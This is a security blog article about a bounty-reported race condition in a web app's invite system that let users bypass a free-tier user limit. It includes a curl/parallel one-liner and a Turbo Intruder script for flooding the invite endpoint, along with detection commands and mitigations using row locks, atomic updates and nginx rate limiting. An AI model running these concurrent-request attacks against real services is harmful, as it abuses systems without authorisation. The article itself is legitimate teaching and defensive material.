Listen to this Post
Introduction:

A recent bug bounty discovery on the Intigriti platform highlights a critical Race Condition vulnerability in user invitation systems. This flaw, found in a web application’s free tier, allowed an attacker to bypass intended user limits by exploiting the timing between an invite being sent and it being accepted in the database. This article deconstructs the vulnerability, providing a technical deep dive into race conditions, their exploitation, and mitigation.
Learning Objectives:
- Understand the fundamental mechanics of Race Condition vulnerabilities in web applications.
- Learn how to identify and exploit timing windows in user registration and invitation workflows.
- Acquire the skills to test for, mitigate, and patch race condition flaws in your own code and infrastructure.
You Should Know:
1. Deconstructing the Race Condition Vulnerability
A race condition occurs when a system’s output is dependent on the sequence or timing of uncontrollable events, like concurrent requests. In this case, the application checked the user count before an invite was accepted, not when it was sent. This created a window where multiple invites could be “in flight” simultaneously, all being processed as valid before the user count was updated.
2. Crafting the Exploit with Concurrent HTTP Requests
The core of the exploit involves sending a large number of invitation requests simultaneously, without waiting for individual responses. This overwhelms the application’s logic before it can enforce the user limit. Tools like `curl` and `httpx` are essential for this.
Verified Command:
 Using GNU parallel with curl to send 50 concurrent invite requests
seq 1 50 | parallel -j 50 "curl -X POST 'https://target.com/api/invite' -H 'Authorization: Bearer <token>' -H 'Content-Type: application/json' --data '{\"email\":\"user{}@evil.com\"}'"
Step-by-step guide:
seq 1 50: Generates numbers from 1 to 50.parallel -j 50: Runs the following command with 50 jobs (requests) in parallel.curl -X POST ...: The HTTP request to the vulnerable invitation endpoint. The `user{}@evil.com` is substituted with the number fromseq.
3. Automated Assault with Burp Suite’s Turbo Intruder
For more sophisticated attacks with precise timing, Turbo Intruder is the professional’s choice. It allows for high-concurrency, low-latency attacks that are perfect for exploiting narrow race condition windows.
Verified Configuration:
 Turbo Intruder Python script (queueRequests function)
def queueRequests(target, wordlists):
engine = RequestEngine(endpoint=target.endpoint,
concurrentConnections=50,
requestsPerConnection=100,
pipeline=False
)

Read invite requests from a file
with open('/path/to/invite_requests.txt', 'r') as f:
invite_requests = f.readlines()

for request in invite_requests:
engine.queue(request.replace('\n', ''), target.baseInput)

def handleResponse(req, interesting):
table.add(req)
Step-by-step guide:
concurrentConnections=50: Opens 50 simultaneous connections to the target.requestsPerConnection=100: Sends 100 requests over each connection.- The script reads pre-crafted HTTP requests from a file and queues them all at once, creating a massive burst of traffic aimed at the vulnerable endpoint.
4. Server-Side Detection: Monitoring for Race Conditions
System administrators can use command-line tools to monitor for the tell-tale signs of a race condition attack, such as a sudden spike in identical POST requests.
Verified Commands:
 Monitor HTTP logs for POST requests to the invite endpoint in real-time
tail -f /var/log/nginx/access.log | grep "POST /api/invite"

Count concurrent connections to a specific endpoint over a 1-second period
netstat -an | grep :443 | grep ESTABLISHED | wc -l

Use tcpdump to capture packets for analysis
tcpdump -i any -s 0 -A 'tcp port 443 and host target.com and (tcp[((tcp[12:1] & 0xf0) >> 2):4] = 0x504f5354)'
Step-by-step guide:
tail -f: Follows the log file in real-time.grep "POST /api/invite": Filters the output to show only the relevant requests.netstat -an: Shows all network connections.tcpdump ...: Captures and displays HTTP POST traffic in ASCII for the target host.
5. The Fundamental Mitigation: Implementing Database Locks
The primary defense against this vulnerability is to ensure the “check” and “use” of the user count are an atomic, uninterruptible operation. This is achieved with database locks or atomic operations.
Verified Code Snippet (Pseudo-SQL/Application Logic):
-- Begin a transaction with a row-level lock
BEGIN TRANSACTION;

-- Check the current user count FOR UPDATE to lock the row
SELECT user_count FROM plans WHERE plan_id = 'free' FOR UPDATE;

-- If user_count < limit, then proceed
UPDATE plans SET user_count = user_count + 1 WHERE plan_id = 'free';

-- Insert the invite, but the count is already incremented and locked
INSERT INTO invites (email, plan_id) VALUES ('[email protected]', 'free');

-- Commit the transaction, releasing the lock
COMMIT;
Step-by-step guide:
BEGIN TRANSACTION: Starts a database transaction.FOR UPDATE: Locks the row containing the `user_count` for the free plan, preventing any other process from reading or writing it until the transaction is complete.- The system then safely increments the count and creates the invite within the protected transaction.
6. Alternative Mitigation: Using Atomic Operations
If row locking is too heavy, many databases support atomic operations that can be performed in a single query, eliminating the race condition window.
Verified Code Snippet:
-- Atomically increment the user count only if it's below the limit
UPDATE plans
SET user_count = user_count + 1
WHERE plan_id = 'free' AND user_count < 10;
Step-by-step guide:
- This single query performs the check and the update as one atomic operation. The database ensures that no other process can interfere between the condition check (
user_count < 10) and the increment operation.
7. Infrastructure Hardening: Rate Limiting at the Edge
Beyond application code, infrastructure should be configured to rate-limit requests, making it harder for an attacker to achieve the necessary concurrency.
Verified Command (nginx configuration):
 Inside an http or server block in nginx.conf
http {
limit_req_zone $binary_remote_addr zone=invitezone:10m rate=1r/s;

server {
location /api/invite {
limit_req zone=invitezone burst=5 nodelay;
proxy_pass http://backend;
}
}
}
Step-by-step guide:
limit_req_zone ... rate=1r/s: Defines a shared memory zone (invitezone) that allows 1 request per second per IP address.limit_req zone=invitezone burst=5 nodelay;: Applies the rule to the `/api/invite` endpoint, allowing a burst of up to 5 requests but processing them without delay to enforce the average rate strictly.
What Undercode Say:
- Architectural Flaws Over Implementation Bugs: This vulnerability is not a simple coding error but a fundamental flaw in the application’s workflow design. Trusting client-side or intermediate state for critical business logic is a recipe for disaster.
- The Concurrency Arms Race is Here: As applications become more distributed and asynchronous, the attack surface for race conditions expands. Developers must shift from linear to concurrent thinking, designing systems that are safe under parallel execution from the ground up.
The Intigriti case is a classic example of a Time-of-Check to Time-of-Use (TOCTOU) flaw. The system checks a condition (user count), but by the time it acts on that condition (adding the user after acceptance), the state is no longer valid. This analysis underscores that security is not just about validating input but also about managing state and time. Modern, high-performance applications that rely on microservices and eventual consistency are particularly susceptible, as enforcing strict transactional integrity across services is complex. This bug is a stark reminder that in a concurrent world, your application logic must be bulletproof under parallel attack.
Prediction:
The sophistication and automation of race condition exploitation will increase dramatically. We predict the emergence of dedicated, AI-assisted fuzzing tools that can automatically identify stateful endpoints and systematically bombard them with high-concurrency requests, uncovering similar flaws at scale. This will force a fundamental shift in software development, making the use of distributed locks, software transactional memory (STM), and atomic patterns a mandatory skill for developers, not just an optimization technique. The “invite bomb” will be the first of many similar attacks targeting cloud functions, serverless architectures, and API-driven economies.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Abdo Eissa – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


